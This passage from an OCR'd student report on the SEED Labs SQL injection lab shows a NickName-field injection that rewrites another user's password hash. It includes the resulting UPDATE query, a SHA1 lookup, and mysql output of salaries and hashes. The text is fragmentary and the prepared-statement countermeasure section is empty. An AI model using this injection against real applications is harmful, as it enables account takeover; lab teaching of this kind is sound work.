


Figure 3.2.2.6. " Boby 's" phone before and after SQL Injection

3 .2.3 Observations

The " WHERE " parameter Name = ' Aggelos ' / ' Boby '" and filling in the NickName field only modifies the " Salary " / " PhoneNumber " field of the user " Aggelos " / " Boby ".

3.3 Modifying other users' passwords

3.3.1 Actions

For the purpose of the attack, in order to change the phone number of our boss " Boby ", we filled in the NickName field with the command:


```
', Password=' hashed_pwd ' WHERE Name=' Boby ' #
```

From the php code, the SQL command that is executed is the following:

```
UPDATE credential SET nickname='', Password=' hashed_pwd ' WHERE
Name=' Boby ' # …
```

Bob 's password that was stored is the hash value of " bob 123".

3.3.2 Results




Home Page | SHA1 in JAVA | Secure password generator | Linux | Privacy Policy


SHA1 and other hash functions online generator


bob123 hash


sha-1

Result for sha1: 0a42b6b9dcd569f990dcde40f4ff73c5a24eb904




/bin/bash
8:06 PM
/bin/bash 66x25
mysql> SELECT Name, Salary, PhoneNumber FROM credential;
+---------+--------+-------------+
| Name | Salary | PhoneNumber |
+---------+--------+-------------+
Alice	20000	
Boby	1	6977777777
Ryan	50000	
Samy	90000	
Ted	110000	
Admin	400000	
Vasilis	750000	6977777777
Aggelos	745000	6944444444
+---------+--------+-------------+
8 rows in set (0.00 sec)
mysql> SELECT Name, Password FROM credential WHERE Name='Boby';
+------+--+
| Name | Password |
+------+--+
| Boby | 0a42b6b9dcd569f990dcde40f4ff73c5a24eb904 |
+------+--+
1 row in set (0.00 sec)
mysql>


SQLi Lab - Mozilla Firefox
8:06 PM
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/index.html
67%
Most Visited
SEED Labs
Sites for Labs
SEEDLABS
Employee Profile Login
USERNAME
Boby
PASSWORD
Login
Copyright © SEED LABs





3.3.3 Observations

The " WHERE " parameter Name = ' Boby '" and filling in the NickName field only modifies the " Password " field of the user " Boby "

4. Countermeasures – Prepared Statement

4.2 Results





INFORMATION TECHNOLOGY SECURITY

Thank you for your attention.